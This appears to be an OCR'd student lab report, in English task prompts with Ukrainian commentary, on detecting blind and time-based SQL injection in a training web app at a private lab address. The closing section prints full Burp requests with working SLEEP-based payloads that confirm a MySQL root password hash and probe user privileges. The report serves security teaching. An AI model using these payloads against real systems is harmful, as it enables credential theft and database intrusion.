
For provided sites, you need to answer: is blind SQL-injection present? How did you find it? Prove it (screenshot).

Answer:










TASK 2

What goal possibilities this injection provides to you: obtain databases, read files to disk, write files to disk, execute commands (sql-shell), stored procedures? Prove it (screenshot).

Answer:




Отже, у даному завданні не так легко отримати згадану інформацію, так як по своїй суті цей вид вразливості не дозволяє отримувати велику кількість, наперед невідомої, інформації. Проте, як наведено вище на зображенні, для такого виду ін'єкції існує метод спроб та помилок (або ще називають метод перебору). Тобто, аби отримати деяку порцію інформації, необхідно перевіряти її правильність. Однак на цей спосіб може піти велика кількість часу, тому варто використовувати такі засоби як Burp Intruder, для прискореного перебору коректності корисного навантаження.


У даному випадку, якщо таблиця буде відображена, то відповідна літера назви бази даних правильна, а інакше навпаки. Звідси, примітивно, спробуємо "повідгадувати":

TASK 3

What additional possibilities this injection provides to you: list users, detect users privileges, change users privileges etc.? Prove it (screenshot).

Answer:





Task 3. Time-based blind SQL-injection detection and analysis

Purpose: understand what time-based blind SQL-injection is

After the work the student must

- know: what is time-based blind SQL-injection;
- be able to: recognize and analyze time-based blind SQL-injection vulnerabilities for current site.

Tasks:

- analyze provided web application on virtual machine 164.90.140.123 and check its' parameters.

Technical equipping of the workplace:


- sqlmap
- Vega
- OWASP Burp Suite
- OWASP Zend Attack Proxy

Solution:
Open each site in browser. Analyze HTTP-parameters for GET/POST requests. Use provided tools for detection and exploiting injection.


TASK 1


For provided sites, you need to answer: is time-based blind SQL-injection present? How did you find it? Prove it (screenshot).


Answer:



.....









TASK 2

What goal possibilities this injection provides to you: obtain databases, read files to disk, write files to disk, execute commands (sql-shell), stored procedures? Prove it (screenshot).

Answer:







TASK 3


What additional possibilities this injection provides to you: list users, detect users privileges, change users privileges etc.? Prove it (screenshot).

Answer:


Request
Pretty Raw Hex Hackvertor
GET /writemessage?id=
1%3B+SELECT+IF%28%28SELECT+Password+FROM+mysql.user+WHERE
+User+%3D+%27root%27+AND+Host+%3D+%27127.0.0.1%27%29+%3D+
%27+B94B1F9BBF89B7A2EFDA39A99E1DCE90A81C4695%27%2C+SLEEP%
285%29%2C+%27%2B%27%29 HTTP/1.1
Host: 192.168.56.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://192.168.56.4/writemessage?id=1%3B+SELECT+IF%28%28S
ELECT+Password+FROM+mysql.user+WHERE+User+%3D+%27root%27+
AND+Host+%3D+%27127.0.0.1%27%29+%3D+%27+B94B1F9BBF89B7A2E
FDA39A99E1DCE90A81C4695%27%2C+SLEEP%285%29%2C+%27%2B%27%2
9
Cookie: PHPSESSID=ropksg5bgpbqodh76f2ip3ts75
Upgrade-Insecure-Requests: 1
Search... 0 matches
Response
Pretty Raw Hex Render Hackvertor
HTTP/1.1 200 OK
Server: nginx/1.6.2
Content-Type: text/html; charset=UTF-8
Connection: close
Cache-Control: no-cache
Date: Sun, 26 Mar 2023 11:46:25 GMT
Content-Length: 3417
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge"
>
<meta name="viewport" content="width=device-width,
initial-scale=1">
<!-- The above 3 meta tags *must* come first in the
head; any other head content must come *after* these
tags -->
<meta name="description" content="">
<meta name="author" content="">
<link rel="icon" href="/favicon.ico">
Search... 0 matches
Inspector
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 1
Request Headers 9
Response Headers 6
Усе по класиці.
Done
3 600 bytes | 5 017 millis


Welcome to InjectMail! — Mozilla Firefox
Kali Linux, an Offensive Secu
Welcome to InjectMail!
192.168.56.4/writemessage?id=1%3B+SELECT+IF((SELECT+Password+FROM+mysql.user+WHERE+User+
120%
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
Other Bookmarks
InjectMail Home WriteMessage Login
Нічого собі, ми, знаючи хеш-значення паролю, дізналися, що воно точно правильно :)
To write message please enter recipient ID
ID:
1; SELECT IF((SELECT Password FROM mysql.user WHERE User = 'root' AND Host = '127.0.0.1') = '*B94B1F9BBF89B7A2EFDA39A99E1DCE90A81C4695', SLEEP(5), '+')
Search


Request
Pretty Raw Hex Hackvertor
GET /writemessage?id=
1%3B+SELECT+IF%28%28SELECT+CONCAT%28Create_routin
e_priv%2C+%27-%27%2C+Alter_routine_priv%29+FROM+m
ysql.user+WHERE+User+%3D+%27debian-sys-maint%27+A
ND+Host+%3D+%27localhost%27%29+%3D+%27Y-Y%27%2C+S
LEEP%285%29%2C+%27%2B%27%29 HTTP/1.1
Host: 192.168.56.4
User-Agent: Mozilla/5.0 (X11; Linux x86_64;
rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q
=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://192.168.56.4/writemessage?id=1%3B+SELECT+I
F%28%28SELECT+CONCAT%28Create_routine_priv%2C+%27
-%27%2C+Alter_routine_priv%29+FROM+mysql.user+WHE
RE+User+%3D+%27debian-sys-maint%27+AND+Host+%3D+%
27localhost%27%29+%3D+%27Y-Y%27%2C+SLEEP%285%29%2
C+%27%2B%27%29
Cookie: PHPSESSID=ropksg5bgpbqodh76f2ip3ts75
Search... 0 matches
Response
Pretty Raw Hex Render Hackvertor
HTTP/1.1 200 OK
Server: nginx/1.6.2
Content-Type: text/html; charset=UTF-8
Connection: close
Cache-Control: no-cache
Date: Sun, 26 Mar 2023 11:52:52 GMT
Content-Length: 3417
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width,
initial-scale=1">
<!-- The above 3 meta tags *must* come first in the head;
any other head content must come *after* these tags -->
<meta name="description" content="">
<meta name="author" content="">
<link rel="icon" href="/favicon.ico">
<title>
Welcome to InjectMail!
Search... 0 matches
Inspector
Request Attributes 2
Request Query Parameters 1
Request Body Parameters 0
Request Cookies 1
Request Headers 9
Response Headers 6
Якось так…
Done
3 600 bytes | 5 018 millis


Welcome to InjectMail! — Mozilla Firefox
Kali Linux, an Offensive Secu
Welcome to InjectMail!
192.168.56.4/writemessage?id=1%3B+SELECT+IF((SELECT+CONCAT(Create_routine_priv%2C+'-'%2C+Al
120%
Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB GHDB MSFU
Other Bookmarks
InjectMail Home WriteMessage Login
Доброго здоров’я та щасливої долі тому, хто перечитав цей робочий звіт ☺
To write message please enter recipient ID
ID:
1; SELECT IF((SELECT CONCAT(Create_routine_priv, '-', Alter_routine_priv) FROM mysql.user WHERE User = 'debian-sys-maint' AND Host = 'localhost') = 'Y-Y', SLEEP(5), '+')
Search